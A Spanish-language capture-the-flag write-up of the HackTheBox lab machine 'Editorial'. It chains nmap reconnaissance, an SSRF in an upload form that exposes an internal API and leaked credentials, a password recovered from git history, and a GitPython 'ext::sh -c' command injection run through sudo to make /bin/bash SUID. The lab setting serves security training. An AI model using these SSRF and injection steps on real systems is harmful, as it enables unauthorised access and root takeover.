Editorial
Writeup de la máquina Editorial de Hackthebox.

Reconocimiento
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.20.Nmap
En segundo lugar, realizaremos un escaneo usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.20 -oG allPorts
Observamos como nos reporta que se encuentran abiertos los puertos 22 y 80.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80 -sCV 10.10.11.20 -oN targeted
Lo más interesante que podemos ver la captura de Nmap es que la página web está bajo el dominio editorial.htb.
 ___
___
Explotación
Si intentamos acceder a la página web veremos que nos redirige a editorial.htb tal y como nos ha reportado Nmap, para solucionar este problema añadiremos la siguiente línea al /etc/hosts:
1
10.10.11.20 editorial.htb
Gracias al Virtual Hosting podemos ver correctamente la página web y nos daremos cuenta que en la sección de about observamos un correo electrónico (submissions\@tiempoarriba.htb):

Como en la página de inicio tampoco hemos encontrado nada interesante pasaremos a ver la última página (/upload) en la cual podemos publicar un libro. Además nos daremos cuenta que para publicarlo hemos de subir una foto de la portada de un libro, para realizar esto podemos incluir la imagen a través de una URL o subiéndola.
A continuación, nos montaremos un servidor con python (python3 -m http.server 80), en la URL para incluir la imagen de nuestra portada pondremos nuestra Dirección IP y le daremos al botón de Preview:

Veremos que al darle a dicho botón recibiremos una petición por lo nos plantearemos subir un cmd.php pero el servidor no es capaz de interpretar php.

Capturaremos la petición gracias a FoxyProxy y BurpSuite, posteriormente enviaremos dicha petición al Repeater y observaremos que cuando subimos una imagen la respuesta nos devuelve la ruta donde está se ha almacenado.
Si accedemos a una ruta que existe nos subirá la imagen y la almacenará para ponerla como portada de nuestro libro:

Si accedemos a una ruta que no existe nos pondrá como foto de la portada la imagen por defecto:

A continuación veremos como es la imagen por defecto:

SSRF
Tras estar un buen rato pensado se me ocurre probar un ataque de tipo SSRF pues tenemos una forma de saber si estamos apuntando a un servidor que existe y con suerte descubriremos uno montando internamente.
Para descubrir un servidor interno nos guardaremos en una fichero la petición del BurpSuite y le añadiremos la palabra FUZZ la cual irá siendo reemplazada por puertos:

Usaremos un diccionario que vaya desde el 1 al 65535 (seq 1 65535 > ports.txt), iremos sustituyendo cada puerto por la palabra FUZZ para así poder descubrir un puerto interno en el caso de la respuesta tenga una longitud diferente a 61:
1
ffuf -c -u http://editorial.htb/upload-cover -w ports.txt -request req.req -fs 61
Tal y como vemos a continuación el puerto 5000 se encuentra abierto internamente.

Tal y como hemos visto antes debemos de tener en cuenta que nuestro archivo se sube temporalmente a una ruta la cual podemos verla en la respuesta a nuestra petición. Si intentamos acceder a dicha ruta a través del navegador nos intentará descargar el archivo pero si accedemos con curl podremos ver su contenido:

Si realizamos una petición al puerto interno descubierto (http://localhost:5000) y posteriormente mediante curl accedemos a la ruta que nos devuelve la respuesta veremos que el contenido de dicha página es el siguiente:

Tal y como hemos visto antes en el puerto 5000 se encuentra alojada una API de la cual podemos ver un montón de endpoints.
Par realizar las petición a dicha API más cómodamente me crearé el siguiente script en bash:
1
2
3
4
5
6
7
8
9
10
#!/bin/bash

if [ $# -ne 1 ]; then
  echo -ne "\n[!] Debes de introducir la ruta a donde quieres realizar la petición.\n"
  exit 1
fi

url=$1

curl -s http://editorial.htb/$1 | jq

En este punto iremos realizamos peticiones a los diferentes endpoints de la API a través del SSRF. Cuando realicemos una petición /api/latest/metadata/messages/authors veremos unas credenciales (dev:dev080217_devAPI!@):

Como el puerto 22 (ssh) está abierto probaremos a autenticarnos con dichas credenciales y veremos como conseguimos acceder correctamente a la máquina víctima.
Escalada de privilegios
Destacar que para que nos funcione el CTRL + L (clear) debemos de hacer un
export TERM=xterm.
Una vez que hemos ganado el acceso a la máquina buscaremos por la formas típicas para elevar nuestros privilegios pero no tendremos éxito. Además, nos daremos cuenta que lo más posible es que antes de elevar nuestros privilegios tendremos que realizar un Pivoting de usuarios a través del usuario prod y elevar nuestros privilegios desde este usuario.


Tras un rato buscando diferentes formas de elevar nuestros privilegios nos daremos cuenta que en nuestro directorio home hay un repositorio de github, mirando su log de commits nos llamará la atención uno de ellos el cual está realizando un downgrading de prod a dev.

Gracias a git show podremos ver el commit en el cual observaremos la contraseña del usuario prod (080217_Producti0n_2023!@), dicho commit se encarga de mostrar la contraseña para el usuario dev ya que se está cambiando al entorno dev.

Tal y como vemos a continuación conseguiremos autenticarnos como el usuario prod, además tenemos un permiso de Sudoers con el cual podemos ejecutar un script de python como el usuario root.
El script sobre el cual tenemos permisos de Sudoers se encarga de clonar el repositorio que le pasemos como argumento tal y como podemos ver a continuación:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
#!/usr/bin/python3

import os
import sys
from git import Repo

# Cambia el directorio de trabajo actual al especificado.
os.chdir('/opt/internal_apps/clone_changes')

# Obtiene el primer argumento pasado desde la línea de comandos, que debería ser la URL del repositorio a clonar.
url_to_clone = sys.argv[1]

# Inicializa un nuevo repositorio Git vacío en el directorio actual (bare=True indica que será un repositorio "bare").
r = Repo.init('', bare=True)

# Clona el repositorio desde la URL especificada en el directorio 'new_changes'.
# La opción multi_options permite pasar opciones adicionales al comando Git, en este caso:
# "-c protocol.ext.allow=always" es una configuración para permitir el protocolo de clonación "ext::".
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
Como se me ocurren pocas formas de abusar de este exploit veré la versión que tiene la librería de GitPython tal que así:

Buscaré en internet algún exploit correspondiente a la versión 3.1.29 de la librería GitPython y me encontraré con estos dos enlaces:

En el segundo enlace podemos ver el PoC el cual nos recuerda al script sobre el cual tenemos permisos de Sudoers, como bien sabemos la parte que se encuentra marcada en rojo tenemos control sobre ella por lo que pasándole como argumento al script lo siguiente: ext:sh -c <comando> podemos lograr ejecutar comandos como root.

Para comprobar que podemos ejecutar comandos como root crearemos un archivo en el directorio /tmp, en definitiva hemos de ejecutar el siguiente comando:
1
sudo -u root /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c touch% /tmp/pwned"
Tal y como vemos a continuación hemos conseguido crear un archivo en /tmp por el usuario root:

Una vez que hemos logrado ejecutar comando como root asignaremos permisos SUID a la /bin/bash de la siguiente forma:
1
sudo -u root /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c chmod% +s% /bin/bash"
Observamos que la /bin/bash obtiene permisos SUID por lo que ya nos habremos convertido en el usuario root de manera efectiva (efective user id).
Otra alternativa válida de convertirnos en root es a través de una Reverse Shell, o también introduciendo nuestra id_rsa.pub en el authorized_keys del root.
